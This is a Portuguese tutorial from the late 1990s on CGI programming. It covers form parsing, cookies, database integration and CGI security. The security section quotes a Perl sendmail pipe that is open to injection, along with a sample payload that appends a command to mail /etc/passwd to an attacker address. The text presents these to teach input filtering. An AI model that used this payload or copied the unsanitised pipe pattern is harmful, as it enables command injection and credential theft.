O CGI (Common Gateway Interface) serve para fazer a ligação entre o servidor www e a máquina servidora. Ele é utilizado para qualquer tipo de serviço, desde contadores até acesso a banco de dados. A utilização de CGI's no servidor geralmente está relacionada com o processamento de dados enviados por formulários. A programação não é complicada, e se você consegue fazer um programa que leia a STDIN e escreva na STDOUT (STandard OUTput), então você consegue escrever CGI's. Se você não é programador, infelizmente esse material não vai te ajudar muito. Você tem que aprender as noções de programação ANTES de qualquer coisa. Vamos começar explicando o que é CGI.

CGI NÃO é uma linguagem, é um programa. Um CGI pode ser escrito em QUALQUER linguagem que leia a STDIN, escreva na STDOUT e consiga ler variáveis de ambiente. No Unix, praticamente TODAS as linguagens tem esses atributos, mas as preferidas são C, Perl ou mesmo as Shell's (sh, csh, bsh).

A estrutura de um CGI é simples, e consiste basicamente de 3 passos:

- Ler a entrada dos dados
- Manipulá-los
- Devolver a resposta em HTML.

Vamos descrever então o primeiro e o último passo, sendo que o passo intermediário fica a seu cargo :)

Lendo a STDIN

Quando um usuário envia um formulário, seu programa recebe os dados como um conjunto de campos no formato nome=valor. Os nomes são definidos no formulário, quando você define os campos com as instruções INPUT, SELECT, etc. Os valores são qualquer coisa que o usuário digitou ou selecionou.

Os dados são passados para o seu programa como uma string longa, que você precisa quebrar para separar os valores. Isto não é complicado, e temos comandos na shell Unix (como CUT ou AWK) que servem para isso. Existem rotinas prontas na Internet que fazem isso também.

O formato dessa string é:

"name1=value1&name2=value2&name3=value3"

Ela vem nesse formato para facilitar a divisão. Os sinais de "&" dividem as variáveis.

Mais dois detalhes: no caso de um formulário com a instrução TEXTAREA, os espaços em branco são convertidos em sinais de "+", e caracteres acentuados e os sinais de "=", "&", e outros que são utilizados na montagem da string são convertidos para o seu código em ASCII. O programa que separa as varáveis normalmente já faz a conversão desses valores.

Essa string pode ser passada para o seu programa de duas maneiras diferentes, dependendo do método que foi especificado na instrução METHOD do formulário:

- No método GET, a string é enviada via uma variável de ambiente, chamada QUERY_STRING.
- No método POST, ela é lida da STDIN.
- O método POST é o mais indicado para formulários complexos.

Enviando para a STDOUT

Depois do programa ter recebido as variáveis e processado os valores, é hora de mandar uma resposta ao cliente. É muito mais simples do que receber a entrada. Siga os passos:

- Escreva a linha "Content-Type: text/html" (sem as aspas)
- Escreva uma linha em branco (Enter)
- Escreva a saída que você deseja enviar ao cliente.

Apenas isso. Quando o programa terminar, a página de resposta automaticamente vai para a STDOUT, e o servidor vai enviar o conteúdo para o cliente.

Isso significa que seu programa, na verdade, está gerando código HTML em tempo real. Não é complicado, e o HTML foi desenhado para ser uma linguagem simples.

Nota:

- A saída do comando pode ser um arquivo texto (um relatório, por exemplo) ou então uma imagem. Nesse caso, basta alterar o "Content-Type" para o tipo apropriado.

Como implementar o conceito de "transação" nos meus programas CGI ?

Como explicado no curso de Webmaster Básico , o protocolo www é stateless, quer dizer, não existe nenhum tipo de contato entre cliente e servidor, a não ser em transferência de dados. Na prática, isso quer dizer que não tem jeito de manter uma transação usando apenas HTML e CGI, por que dessa maneira o servidor www não tem jeito de diferenciar efetivamente o cliente. Como exemplo de transação, podemos citar uma inclusão de dados. O cliente tem que fornecer vários dados em seqüência, que são consistidos. Caso estejam corretos, é realizada a inclusão. Esses dados podem levar o cliente a várias telas diferentes, de acordo com os dados dos campos anteriores. Num formulário www, existe pouca coisa que se pode fazer com respeito a consistências, e menos ainda com relação à continuidade da transação.

Mas existem maneiras de identificar o cliente, de modo que o programa CGI no servidor possa dar continuidade à transação do ponto onde parou. Uma das maneiras é usar campos escondidos no próprio formulário, como no exemplo:

```
<INPUT TYPE=hidden NAME=user VALUE="123">
```

Com essa informação, o CGI pode identificar o cliente. Note que "hidden" não quer dizer secreto, isto é, o usuário sempre pode clicar no "View Source".

Outra maneira é utilizar a variável de ambiente PATH_INFO. Essa variável serve para a passagem de texto adicional na URL que vai ser acessada pelo programa CGI depois do nome do programa. Por exemplo, se a URL do seu programa for:

http://www.unicamp.br/cgi-bin/lista.cgi

Mas você abrir em vez disso a URL:

http://www.unicamp.br/cgi-bin/lista.cgi/fabio/gacli

O programa lista.cgi vai ser executado e terá a sua disposição uma variável de ambiente que vai conter o texto passado após a chamada do CGI. Desse modo seu programa também consegue manter informações para o usuário.

Só um detalhe: URL's tem um tamanho máximo de 1024 caracteres. Se o número de informação crescer muito, pode-se criar um arquivo temporário no servidor, que contenha todos os parâmetros e que seja acessível por um índice único, mandado via PATH_INFO.

Outra maneira de manter a transação é usando Cookies. O Cookie é um mecanismo novo, proposto pela Netscape (mas que hoje é aceito na maioria dos browsers) que permite ao browser manter informações que são gravadas pelo servidor. Toda vez que o cliente entrar em contato com o servidor que programou o Cookie, ele vai enviar o conteúdo dos Cookies para esse servidor.

Por exemplo, seu programa CGI pode usar a seguinte rotina para programar um Cookie:

```
echo "Content-type: text/html"
echo ""
echo "Set-Cookie: cookiename=valueofcookie; expires=Saturday, 28-Jul-97 23:59:59 GMT; path=/cgi-bin/
echo "<h1>Texto da página<h1>"
. . .
```

Essa linha gera um Cookie que sempre vai ser enviado de volta para seu servidor com qualquer pedido de documento que tenha a palavra /cgi-bin/ na URL. O Cookie vai continuar a ser enviado até sua data de expiração. O tempo de expiração deve ser o GMT.

Quando o programa for acessado novamente pelo usuário, o valor dos Cookies vai ser passado pela variável de ambiente HTTP_COOKIE. Cada Cookie vai ser apresentado no formato

```
NOME=VALOR;NOME1=VALOR1;...;NOMEn=VALORn
```

Veja a referência da Netscape ao uso do Cookie para maiores esclarecimentos.

Acesso a bancos de dados

O servidor www é capaz de acessar dados armazenados no servidor. Isso pode ser feito de diversas maneiras, desde programação de interfaces com o banco de dados através de CGI's até a compra de um SGBD que permita o acesso via protocolo HTTP.

Em qualquer caso, o acesso a bases de dados representa um aumento na preocupação em termos de segurança, uma vez que os dados vão ficar mais expostos e vulneráveis a ataques, uma vez que a base está ligada de alguma maneira ao servidor.

Quando o projeto de ligação for iniciado, deve-se inicialmente considerar os dados que deverão ser disponibilizados e a maneira de se concretizar o acesso. Devemos lembrar que não existe o conceito de transação HTTP, isto é, não podemos fazer com que as várias telas de uma inclusão, por exemplo, sejam dependentes umas das outras de maneira automática. Isso deve ser feito usando cookies e outras técnicas para armazenamento de dados temporários, o que nos traz uma mudança no paradigma para a programação, tornando esse tipo de aplicação um pouco mais trabalhoso para confeccionar.

Devemos lembrar também que o HTML não permite consistências nos campos de um formulário, por exemplo. Caso isso seja necessário, devemos usar Java ou Javascript.

Banco de dados, clientes

O cliente www (Netscape, Internet Explorer, etc.) funciona mandando um pedido para um servidor www, que recebe o pedido, interpreta e devolve o resultado. O cliente recebe o HTML que informa como ele deve proceder quando houver a interação do usuário (o famoso "click"). O HTML permite a confecção de formulários para entrada de dados, de modo que o servidor www consegue receber um pedido parametrizado.

Esses parâmetros podem ser enviados para um programa no servidor (Common Gateway Interface, ou CGI), que por sua vez faz o acesso à base de dados (que está na mesma máquina). Esse programa gera um relatório e o devolve ao cliente. A integração com a base assim se completa, no esquema abaixo:

Num ambiente de produção comum, temos uma linguagem especializada, na qual o desenvolvedor tem acesso a uma série de rotinas para criar telas de entrada de dados, relatórios de saída, e linguagem de acesso à base de dados. O HTTP inicialmente não foi projetado como um ambiente que faria acesso a bancos de dados, então essas rotinas tem que ser implementadas utilizando criatividade e paciência.

Na parte do cliente, o principal problema é que o HTML é uma linguagem de editoração, e não tem nenhuma instrução para consistência dos campos. Para isso, utiliza-se mais comumente um applet Java, ou código Javascript, ou LiveWire (Netscape), ou Visual Basic Scripting (Microsoft). Algumas dessas soluções não se aplicam a todos os browsers (como o VBS), obrigando a adequações nem sempre funcionais.

Você pode optar por consistências simples (que não tem interação com a base), ou por rotinas mais complexas, permitidas por Java+JDBC, ou por LiveWire ou VBS. Essas tecnologias permitem que o HTTP entre em contato com a base de dados no servidor. No primeiro caso, as consistências terão que ser implementadas em tempo de programa, e caso haja erro o programa terá de acusá-lo e reapresentar o formulário.

Uma vez escolhido o método de consistência, vamos ao servidor.

Base de dados, servidores

Depois dos detalhes no cliente terem sido resolvidos, é hora da estratégia de acesso propriamente dita, no servidor. Basicamente, os bancos de dados hoje em dia estão em WindowsNT (com Access, FoxPro, etc), em máquinas Unix (com Informix, Oracle, Sybase, etc) ou em máquinas de grande porte (com RDB, DB2, etc). Apesar da variedade, identificamos apenas dois casos distintos: a base de dados pode estar na mesma máquina do servidor www ou não. Normalmente acontece o primeiro caso, mas existem procedimentos para o segundo caso também.

SGDB e WWW no mesmo servidor.

Nesse caso, temos uma série de estratégias que podem ser adotadas. Se a base de dados já existe, a maneira mais simples de fazer a conexão é utilizando tecnologia já oferecida por alguns fabricantes de SGDB's, como a Oracle ou a Microsoft, que tem tecnologias prontas para o acesso. O único detalhe é que essas tecnologias são proprietárias, e exigem uma série de produtos específicos para funcionarem.

Uma outra opção é a utilização de CGI's, que podem ser feitos em qualquer linguagem que faça o acesso ao banco de dados, via SQL puro ou ODBC. Nesse caso, não importa a linguagem, e na solução com ODBC, alguns fabricantes oferecem gratuitamente seus drivers.

Uma solução intermediária entre a solução proprietária e a solução CGI é utilizando produtos que permitem a ligação utilizando linguagens não proprietárias, como no caso do LiveWire.

Se a base não existe, qualquer solução acima pode ser escolhida, e existem outras (até de software shareware) que foram desenhadas para esse tipo de acesso, como o Mini Sql, que conta com uma interface para acesso, o W3-mSQL.


Base de dados, servidores

SGDB e WWW em servidores separados.

Esse caso é um pouco mais complicado. Aqui teremos que nos concentrar na conexão entre as máquinas, que varia bastante entre as plataformas. E em alguns casos, não é possível. Separamos 2 opções diferentes para estudo.

ODBC e afins

Aqui temos uma máquina com um servidor www qualquer, ligado via ODBC a outra máquina, que tem o SGBD, como no esquema abaixo:



Essa solução é prática, e permite a ligação de praticamente todos os SGBD. Entretanto, não elimina a necessidade de um CGI onde está o servidor www, para que possamos enviar o SQL para a outra máquina. A performance é excelente, e permite a reutilização dos CGI's, caso haja alterações no ambiente (a interface ODBC é sempre a mesma).

Essa solução é genérica, e podemos aproveitar a ligação ODBC para ligar outros servidores. Como exemplo, podemos citar o SQLServer da Microsoft, que tem a capacidade de ligação com um SNAServer, o que torna possível a ligação de bases em Mainframes IBM com um servidor WindowsNT, de modo que os dados possam ser disponibilizados da mesma maneira.


Outras maneiras

Soluções feitas sob medida também podem ser criadas. A Unicamp testou com sucesso 3 soluções para acesso, todas elas tendo em vista necessidades específicas de nosso ambiente.

Uma das opções, ligando duas servidoras Unix, foi fazer um CGI que fazia uma chamada via RSH para outra servidora Unix que tem uma base de dados baseada em Informix. Esse RSH enviava os parâmetros para um programa 4GL (linguagem de desenvolvimento do Informix) que executava uma aplicação que acessava a base e trazia o relatório, que era enviado por sua vez de volta ao servidor www. Essa opção é considerada lenta, e insegura, pois a RSH supõe que as duas máquinas tem uma relação de confiança e segurança entre elas, o que não era verdadeiro.

Outra opção consistia em ter um servidor www principal, que serve páginas e formulários, e outro servidor www simples, que só executa CGI's. Nesse caso, o cliente conecta no primeiro e recebe um formulário que ao ser preenchido, é enviado para o segundo servidor, que executa um CGI em Pascal que faz a pesquisa na base, enviando o relatório para o cliente. Essa opção uniformiza o uso dos formulários, e torna segura a conexão, pois os dados são enviados via método POST e não necessita de nenhum relacionamento especial entre as máquinas. Mas também é lenta.

Essa opção permite até que uma linguagem com métodos de acesso a rede (como Visual Basic 5.0, Visual C++ 5.0 ou Java) possa acessar várias bases num só programa, como no esquema abaixo:



Uma última opção testada com sucesso é um CGI no servidor www que envia um pedido ao Mainframe IBM com pedidos de consulta. Esse pedido é interpretado pelo JES2 (gerenciador de aplicações do IBM) e é executado por um programa Cobol, que recebe os parâmetros, faz a consulta na base e devolve os resultados. A comunicação entre o Mainframe e a máquina é feita via FTP. Essa é a solução mais lenta e insegura, pois deve existir uma área que tenha privilégios para leitura na base, e que não pede senha para entrar.

As três opções funcionam, seus tempos de resposta variam bastante e são todas inseguras. Para segurança em aplicações distribuídas não basta apenas encriptar os dados, temos que garantir a integridade das informações e que a transação realmente se completou de maneira correta, tanto do lado do cliente quando do lado do servidor. Isso é conseguido via soluções prontas de servidor de certificados e transações. Existem várias soluções no mercado, como por exemplo, a da Netscape.

Segurança nos CGI's

O CGI (Common Gateway Interface) hoje em dia é uma das mais usadas ferramentas para acesso a dados e execução de praticamente qualquer tipo de serviço. Pela sua própria natureza, o CGI gera brechas de segurança que podem causar grandes estragos na máquina onde o servidor www está instalado.

De maneira geral o CGI é feito para executar algum processamento, que normalmente o necessita de dados (parâmetros) para funcionar. Esses dados, no ambiente www, são adquiridos via formulário. O cuidado com as informações recebidas é um dos pontos iniciais para se prevenir sobre a questão segurança no servidor.

Nunca subestime o tempo que um hacker vai usar para tentar entrar no seu servidor. Para ele, isto é uma forma de jogo; eles estão tentando provar a eles mesmos e a você que eles na verdade são mais espertos que você. A maioria deles vai tentar obter acesso à conta mais privilegiada que seu sistema possui, e normalmente fará isso via rede. Administradores preguiçosos e programas mal escritos podem dar a um hacker exatamente o que ele precisa para isso.

Muitos programas cgi são vulneráveis, especialmente aqueles que estão liberados na Internet, uma vez que todos tiveram tempo de analisá-lo e explorar suas eventuais falhas. Muitos desses programas são considerados perigosos há mais de 1 ano, e mesmo assim encontram-se vários servidores ainda funcionando com esses produtos (como o phf.cgi, que era distribuído junto com os servidores Apache desde janeiro de 1996). Até mesmo o programa count.cgi, o mais comum programa para incluir contadores numa página teve um bug reportado no começo do ano.

Como medidas básicas para proteger seus scripts desses ataques, o primeiro conselho é NUNCA executar seu servidor www com um usuário privilegiado. Muitos administradores não querem perder tempo resolvendo problemas de permissões, então eles resolvem "simplificar" as coisas executando seu httpd com permissão do administrador. Isso claramente compromete a segurança, uma vez que os scripts e os cgi's são executados com o privilégio do usuário sob o qual o servidor é executado.

O próximo passo é se livrar de todos os scripts que vieram de exemplo com o servidor, ou aqueles que você não utiliza. Esses produtos, se ficarem "perdidos" no seu servidor, podem virar uma porta de entrada para intrusos depois de bem estudados por eles.

É interessante que apenas o usuário responsável (ou o Webmaster) tenha acesso ao diretório de scripts, para evitar que algum usuário não autorizado coloque algum programa e o execute. Lembre-se que um hacker não ataca necessariamente pela rede, e muitas empresas tem prejuízos com ataques vindos de seus próprios empregados. O usuário habilitado para colocar os programas deve examinar cuidadosamente o código do programa, testá-lo de todas as maneiras possíveis e verificar suas permissões de execução. O desenvolvedor deve tomar cuidado o uso com caracteres que tem significado especial para o sistema operacional, como os |, >, <, ;, etc.

Procure incorporar ao programa uma rotina de consistência inicial que permita ao usuário apenas enviar caracteres permitidos (como os do conjunto entre A a Z e entre 0 a 9).

Uma das maneiras mais seguras de proteger seus programas do estudo de outras pessoas é usar apenas programas compilados, que não permitem acesso ao código fonte. Isso torna mais difícil alguém estudar seu programa e descobrir suas eventuais falhas. Um programa C compilado oferece menos perigo do que um programa Perl, que é interpretado.

Chamadas diretas ao sistema, ou a execução de aplicativos sem tratamento pode fornecer material para invasores. Por exemplo, um programa em Perl que envia mail:

```
...
open MAIL, "| /usr/lib/sendmail $destino"
      || die "Cant open pipe: $!\n";

...
```

Se um hacker enviar pelo formulário a linha abaixo, que fosse atribuída à variável $destino:

"; cat /etc/passwd | mail hacker@devil.com"

Um modo de evitar esse tipo de abordagem é evitar que o comando leia os parâmetros diretamente, ou filtrar a entrada, para evitar ler o caracter ;.

O ambiente no futuro

Basicamente, hoje, o servidor www se limita a receber pedidos e passar os arquivos. Ele cumpre muito bem a função para o qual foi desenhado, mas seus idealizadores nunca imaginaram que o ambiente iria se tornar o front-end para aplicações mais desejado do mercado. Ainda existe uma série de detalhes a serem resolvidos, mas a tendência daqui para frente é que o ambiente deve ser gradualmente integrado com serviços comuns de rede. Isso vai facilitar a inclusão e recuperação de informações, e gradualmente o HTML irá desaparecer. Dessa maneira, se tornará uma poderosa ferramenta de controle gerencial e de busca de informações, tudo integrado na mesma interface. Tudo com controle de acesso, segurança da privacidade da informação, workflow, etc.

A nova versão do HTTP (1.1) prevê a implementação de conexão persistente, compressão de dados em tempo de envio, a integração de um cache de documentos mais acessados, e novos métodos para acesso de dados, tanto para recebê-los quanto para carregá-los. O protocolo vai ser mais rápido, eliminando o slow start, que faz com que a conexão www seja lenta. Especialistas dizem que só de implementar clientes e servidores com o novo HTTP, já teremos um aumento de performance de até 4 vezes. Veja as páginas do W3C para maiores detalhes.

Se a tendência se confirmar, o novo ambiente resultante desses novos padrões vai exigir máquinas cada vez maiores e Webmasters cada vez mais especializados nesse ambiente, até que finalmente o usuário local poderá ter toda sua área de trabalho num site www, que pode ser acessado via cliente www de qualquer lugar do mundo, com toda a segurança e de qualquer plataforma.

Em 1996, 90% dos browsers eram Netscape, e sua versão 2.0 ainda estava em beta. O Internet Explorer ainda estava em sua primeira versão, e o Windows95 estava no mercado há apenas 4 meses. O HTML ainda estava na versão 2.0, que trouxe a tag <TABLE>. Falava-se de HTML 3.0, que traria os frames. A maioria das pessoas usavam servidores Apache e CERN, e quase todos os clientes nem sabiam o que era uma URL.

Em 2 anos, Netscape e Explorer passaram para a versão 4.0, não se fala mais de frames e sim de Style Sheets, a estamos próximos ao HTML 4.0. Existem dezenas de servidores no mercado, muitos em ambiente NT, a maioria oferecendo mais do que apenas páginas, mas vendas on-line, acesso a banco de dados, e todo o mundo sabe o que é a web hoje em dia.

Isso prova que fazer previsões a respeito desse ambiente é bobagem. Mas existem algumas considerações, obtidas de experiência de alguns “mestres” na web, sobre o que irá acontecer a curto prazo. Relacionamos algumas.

XML: O XML (Extensible Markup Language) é uma versão simplificada do SGML (Standardized General Markup Language). O SGML é usado para criar linguagens específicas de apresentação. O HTML, por exemplo, foi criado usando os padrões SGML. Quando o XML apareceu, muitos disseram que ele irá substituir o HTML. Mas isso não irá acontecer, pois elas se prestam a coisas diferentes, e o XML é muito mais difícil de usar. Diferentemente do HTML, você não pode criar páginas com o XML, mas definir uma linguagem para então definir as páginas. Como as linguagens são dependentes dos browsers, você teria que criar plug-ins para os browsers reconhecerem sua linguagem. O processo todo é muito complicado para ser utilizado por um usuário e um cliente comum.

HTML 4.0: Por muitos anos o padrão HTML foi lançado para alguns meses depois estar desatualizado. No início a Netscape “puxava” o carro, introduzindo novas tags que eram depois copiadas pelos outros browsers. Há algum tempo não se criam novas tags, e agora a versão 4.0 deve chegar com todas as tags existentes já formalizadas e vai definir o que todos os browsers irão entender. Diz-se que essa versão irá trazer como novidades algumas extensões de <TABLE> e formalizar os frames. Seu lançamento está previsto para 1998. A versão 5.0 deve sair próximo ao ano 2000.

Ferramentas de autoria: Depois de alguns meses que o HTML foi lançado, surgiram os primeiros editores para facilitar a vida das pessoas que trabalhavam com ele. Quase 1 ano depois, os editores WYSIWYG prometiam que ninguém mais teria que aprender HTML para fazer suas páginas. Mas esses editores quase sempre se desatualizavam em alguns meses, à medida que novas tags iam sendo lançadas e eles não ofereciam uma visão global da estrutura do site. Hoje em dia, existem produtos que realmente fazem a integração homem-site, oferecendo recursos suficientes que realmente tornam a manutenção de um site e de seu conteúdo muito mais simples. A utilização desse tipo de produto vai explodir daqui para frente.

Style Sheets: As Style Sheets surgiram em 1997, e são suportadas pelo Netscape e pelo Explorer. Mas até hoje poucas pessoas usam essa técnica. Ela permite que um cliente, mesmo utilizando um browser incompatível com a tecnologia ainda visualize uma página comum, permitindo que o usuário ainda tenha acesso à informação. E quando esse usuário fizer um upgrade de seu browser, ele terá uma grata surpresa. As Style Sheets tornam a manutenção do layout e das fontes uma coisa muito fácil, e são válidas por partes ou pelo seu site todo. Quer mudar suas cores de fundo ? Altere sua Style Sheet e todo seu site acompanhará a mudança. Em 1998, mais e mais designers irão estudar e implementar essa tecnologia, que apesar de chegar devagar, vai chegar para ficar.

Links Recomendados

Netscape Enterprise Developer - http://www.ne-dev.com/
Wired - http://www.wired.com/
Sun On-line – http://www.sun.com/